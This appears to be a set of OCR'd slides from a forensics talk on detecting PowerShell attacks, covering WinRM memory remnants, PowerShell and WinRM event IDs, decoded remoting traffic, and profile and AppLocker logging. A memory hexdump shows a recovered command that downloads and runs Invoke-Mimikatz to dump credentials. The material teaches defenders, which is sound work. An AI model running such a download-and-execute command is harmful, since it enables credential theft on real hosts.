
`echo teststring_pssession > c:\testoutput_possession.txt`



```
</w:ResourceURI><w:SelectorSet xmlns:w=
"http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd" xmlns=
"http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd"><w:Selector
Name="ShellId">70650131-28FB-4909-ABA8-60D8CA2DE131
</w:Selector></w:SelectorSet><w:OperationTimeout>PT180.000S
</w:OperationTimeout></s:Header><s:Body><rsp:CommandLine
xmlns:rsp=
"http://schemas.microsoft.com/wbem/wsman/1/windows/shell"
CommandId="75E9E060-8041-40C0-BEE7-C3DD3D986D74"><rsp:Command>
echo teststring_pssession &gt; c:\testoutput_pssession.txt
</rsp:Command><rsp:Arguments>
AAAAAAAAABMAAAAAAAAAAMAAAvQAgAAAAYQAgAxAWVw+ygJSauoYNjKLeExYOD
pdUGAwEC+58PdPZhtdO+7vzxPYmogUmVmSWQ9IjAiPjxNUz48T2JqIE49IlBvd2
```

Example: In-Memory Remnants

WinRM service memory - Invoke-Mimikatz.ps1 executed remotely on target host



```
>>> sc()
Current context: process svchost.exe, pid=1188, ppid=492 DTB=0x3f095220
>>> db(0x0275b5A0, length=384)
0x0275b5a0  e9 5c 61                               61 64 65   .\a+ut....:Heade
0x0275b5b0  72 3e 3c                               70 3a 43   r><s:Body><rsp:C
0x0275b5c0  6f 6d 6d                               6c 00 80   ommandLi.\a+ml..
0x0275b5d0  c0 00 73                               73 63 68   ..sp="http://sch
0x0275b5e0  65 6d 61                               74 2e 63   emas.microsoft.c
0x0275b5f0  e3 5c 61                               2f 31 2f   .\a+be....man/1/
0x0275b600  77 69 6e                               22 20 43   windows/shell".C
0x0275b610  6f 6d 6d                               43 00 80   ommandId.\a+EC..
0x0275b620  ca 00 2d                               42 44 42   ..-05FE-4670-BDB
0x0275b630  45 2d 34                               31 22 3e   E-44BABA655F11">
0x0275b640  95 5c 61                               69 65 78   .\a+:C....nd>iex
0x0275b650  28 28 4e                               4e 65 74   ((New-Object.Net
0x0275b660  2e 57 65                               6f 00 80   .WebClie.\a+Do..
0x0275b670  d4 00 61                               70 6f 73   ..adString(&apos
0x0275b680  3b 68 74                               67 69 74   ;https://raw.git
0x0275b690  8f 5c 61                               74 2e 63   .\a+se....tent.c
0x0275b6a0  6f 6d 2f                               74 69 6f   om/mattifestatio
0x0275b6b0  6e 2f 50                               2f 00 80   n/PowerS.\a+t/..
0x0275b6c0  de 00 65                               74 69 6f   ..er/Exfiltratio
0x0275b6d0  6e 2f 49                               6b 61 74   n/Invoke-Mimikat
0x0275b6e0  81 5c 61                               3b 20 49   .\a+1&....;));.I
0x0275b6f0  6e 76 6f 6b 65 2d 4d 69 6d 69 6b 61 74 7a 20 2d   nvoke-Mimikatz.-
0x0275b700  44 75 6d 70 43 72 65 64 bc 5c 61 2b 73 70 00 80   DumpCred.\a+sp..
0x0275b710  e8 00 6d 61 6e 64 3e 3c 72 73 70 3a 41 72 67 75   ..mand><rsp:Argu
```

```
((New-Object.Net
.WebClie.\a+Do..
..adString(&apos
;https://raw.git
.\a+se....tent.c
om/mattifestatio
n/PowerS.\a+t/..
..er/Exfiltratio
n/Invoke-Mimikat
.\a+1&....;));.I
nvoke-Mimikatz.-
DumpCred.\a+sp..
```

What to Look For?

- WSMan & MS PSRP Syntax

```
/wsman.xsd
<rsp:Command>
<rsp:CommandLine>
<rsp:Arguments>
<S N="Cmd">
```

- Known attacker filenames
- View context around hits
- Yes, this is painful

```
<rsp:CommandResponse><rsp:CommandId>""xmlns:r
sp="http://schemas.microsoft.com/wbem/wsman/
1/windows/shell"""C80927B1-C741-4E99-9F97-
CBA80F23E595</a:MessageID><w:Locale
xml:lang="en-US" s:mustUnderstand="false" /
><p:DataLocale xml:lang="en-US"
s:mustUnderstand="false" /><p:SessionId"/
w:OperationTimeout></
s:Header><s:Body><rsp:CommandLine
xmlns:rsp="http://schemas.microsoft.com/wbem/
wsman/1/windows/shell" CommandId="9A153F8A-
AA3C-4664-8600-
AC186539F107"><rsp:Command>prompt""/
rsp:Command><rsp:Arguments>AAAAAAAAAFkAAAAAAA
AAAAMAAAajAgAAAAYQAgC2Yc+EDBrbTLq08PrufN
+rij8VmjyqZEaGAKwYZTnxB+
+7vzxPYmogUmVmSWQ9IjAiPjxNUz48T2JqIE49IlBvd2V
yU2hlbGwiIFJlZklkPSIxIj48TVM
+PE9iaiBOPSJDbWRzIiBSZWZJZD0iMiI
+PFROIFJlZklkPSIwIj48VD5TeXN0ZW0uQ29sbG
. . .
```

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Memory Analysis Summary

- Timing is everything
- Challenging to recover evidence
- Many variables
  - System uptime
  - Memory utilization
  - Volume of WinRM activity

Event Logs

Event Logs

Scenario:
Attacker interacts with target host through local PowerShell script execution or PowerShell remoting

- Which event logs capture activity?
- Level of logging detail?
- Differences between PowerShell 2.0 and 3.0?

PowerShell Event Logs

- Application Logs
  - Windows PowerShell.evtx
  - Microsoft-Windows-PowerShell/Operational.evtx
  - Microsoft-Windows-WinRM/Operational.evtx
- Analytic Logs
  - Microsoft-Windows-PowerShell/Analytic.etl
  - Microsoft-Windows-WinRM/Analytic.etl

Local PowerShell Execution

PowerShell

EID 400: Engine state is changed from None to Available.
…
HostName=**ConsoleHost**

EID 403: Engine state is changed from Available to Stopped.
…
HostName=**ConsoleHost**

Start & stop times of PowerShell session

Local PowerShell Execution

PowerShell Operational**

EID 40961: PowerShell console is starting up

Start time of PowerShell session

EID 4100: Error Message = File C:\temp\test.ps1 cannot be loaded because running scripts is disabled on this system

Error provides path to PowerShell script

** Events exclusive to PowerShell 3.0 or greater

Local PowerShell Execution

PowerShell Analytic**

EID 7937: Command test.ps1 is Started.

EID 7937: Command Write-Output is Started.

EID 7937: Command dropper.exe is Started

Executed cmdlets, scripts, or commands (no arguments)

** Log disabled by default. Events exclusive to PowerShell 3.0 or greater

Remoting

PowerShell

EID 6: Creating WSMan Session. The connection string is: 192.168.1.1/wsman?PSVersion=2.0

Start of remoting session (**client host**)

PowerShell

EID 400: Engine state is changed from None to Available.
…
HostName=**ServerRemoteHost**

EID 403: Engine state is changed from Available to Stopped.
…
HostName=**ServerRemoteHost**

Start & stop of remoting session (**accessed host**)

Remoting (Accessed Host)

WinRM Operational

EID 169: User CORP\MattH authenticated successfully using NTLM

Who connected via remoting

EID 81: Processing client request for operation CreateShell

EID 134: Sending response for operation DeleteShell

Timeframe of remoting activity

Remoting (Accessed Host)

PowerShell Analytic

EID 32850: Request 7873936. Creating a server remote session. UserName: CORP \JohnD

Who connected via remoting


EID 32867: Received remoting fragment […] Payload Length: 752 Payload Data: 0x020000000200010064D64FA51E7C784 18483DC[…]

EID 32868: Sent remoting fragment […] Payload Length: 202 Payload Data: 0xEFBBBF3C4F626A2052656649643D22 30223E3[…]

Encoded contents of remoting I/O

PS Analytic Log: Encoded I/O

```
Invoke-Command {Get-ChildItem C:\}
```




Event 32867, PowerShell (Microsoft-Windows-PowerShell)

```
Received remoting fragment.
        Object Id: 5
        Fragment Id: 0
        Start Flag: 1
        End Flag: 1
        Payload Length: 1762
        Payload Data:
0x0200000006100200C22CC2EFB2615B4196D9A60742233F5FC55ABD3B325CE8438DADCE09E70EA180EFBBBF3C4
9643D2231223E3C4D533E3C4F626A204E3D22436D6473222052656649643D2232223E3C544E2052656649643D22302
7374656D2E4D616E6167656D656E742E4175746F6D6174696F6E2E50534F626A6563742C2053797374656D2E4D616E6
72653D6E65757472616C2C205075626C69634B6579546F6B656E3D33316266333835366164333634653355D5D3C2F
643D2233223E3C4D533E3C53204E3D22436D64223E4765742D4368696C644974656D3C2F533E3C42204E3D22497353
3C4F626A204E3D224D657267654D79526573756C74222052656649643D2234223E3C544E2052656649643D2231223E
```

PS Analytic Log: Decoded Input


```
Invoke-Command {Get-ChildItem C:\}
```



```
xE7SOxA1x80<Obj RefId="0"><MS><Obj N="PowerShell" RefId="1"><MS><Obj N="
RefId="2"><TN
RefId="0"><T>System.Collections.Generic.List`1[[System.Management.Automati
System.Management.Automation, Version=3.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35]]</T><T>System.Object</T></TN><LST><Obj Re
N="Cmd">Get-ChildItem</S><B N="IsScript">false</B><Nil N="UseLocalScope" /
N="MergeMyResult" RefId="4"><TN
RefId="1"><T>System.Management.Automation.Runspaces.PipelineResultTypes</T
<T>System.ValueType</T><T>System.Object</T></TN><ToString>None</ToString><
bj N="MergeToResult" RefId="5"><TNRef RefId="1"
/><ToString>None</ToString><I32>0</I32></Obj><Obj N="MergePreviousResults"
RefId="1" /><ToString>None</ToString><I32>0</I32></Obj><Obj N="Args" RefIc
RefId="0" /><LST><Obj RefId="8"><MS><Nil N="N" /><S
N="V">C:\</S></MS></Obj></LST></Obj></MS></Obj></LST></Obj><B N="IsNested"
N="History" /><B N="RedirectShellErrorOutputPipe">true</B></MS></Obj><B
```

PS Analytic Log: Decoded Output

```
Invoke-Command {Get-ChildItem C:\}
```



```
N="Name">drivers</S><S N="Parent"></S><B N="Exists">true</B><S
N="FullName">C:\drivers</S><S N="Extension"></S><DT
N="CreationTime">2014-01-26T13:14:10.7424241-05:00</DT><DT
N="CreationTimeUtc">2014-01-26T18:14:10.7424241Z</DT><DT
N="LastAccessTime">2014-01-26T13:14:10.7434241-05:00</DT><DT
N="LastAccessTimeUtc">2014-01-26T18:14:10.7434241Z</DT><DT
N="LastWriteTime">2014-01-26T13:14:10.7434241-05:00</DT><DT
N="LastWriteTimeUtc">2014-01-26T18:14:10.7434241Z</DT><S
N="Attributes">Directory</S></Props><MS><S
```


Logging via PowerShell Profiles

```
%windir%\system32\WindowsPowerShell\v1.0\profile.ps1
```

- Add code to global profile
  - Loads with each local PS session
  - `Start-Transcript` cmdlet
  - Overwrite default prompt function
- Limitations
  - Will not log remoting activity
  - Can launch PowerShell without loading profiles

Logging via AppLocker

- Set **Audit** or **Enforce** script rules
- Captures user, script path



MSI and Script Number of events: 2

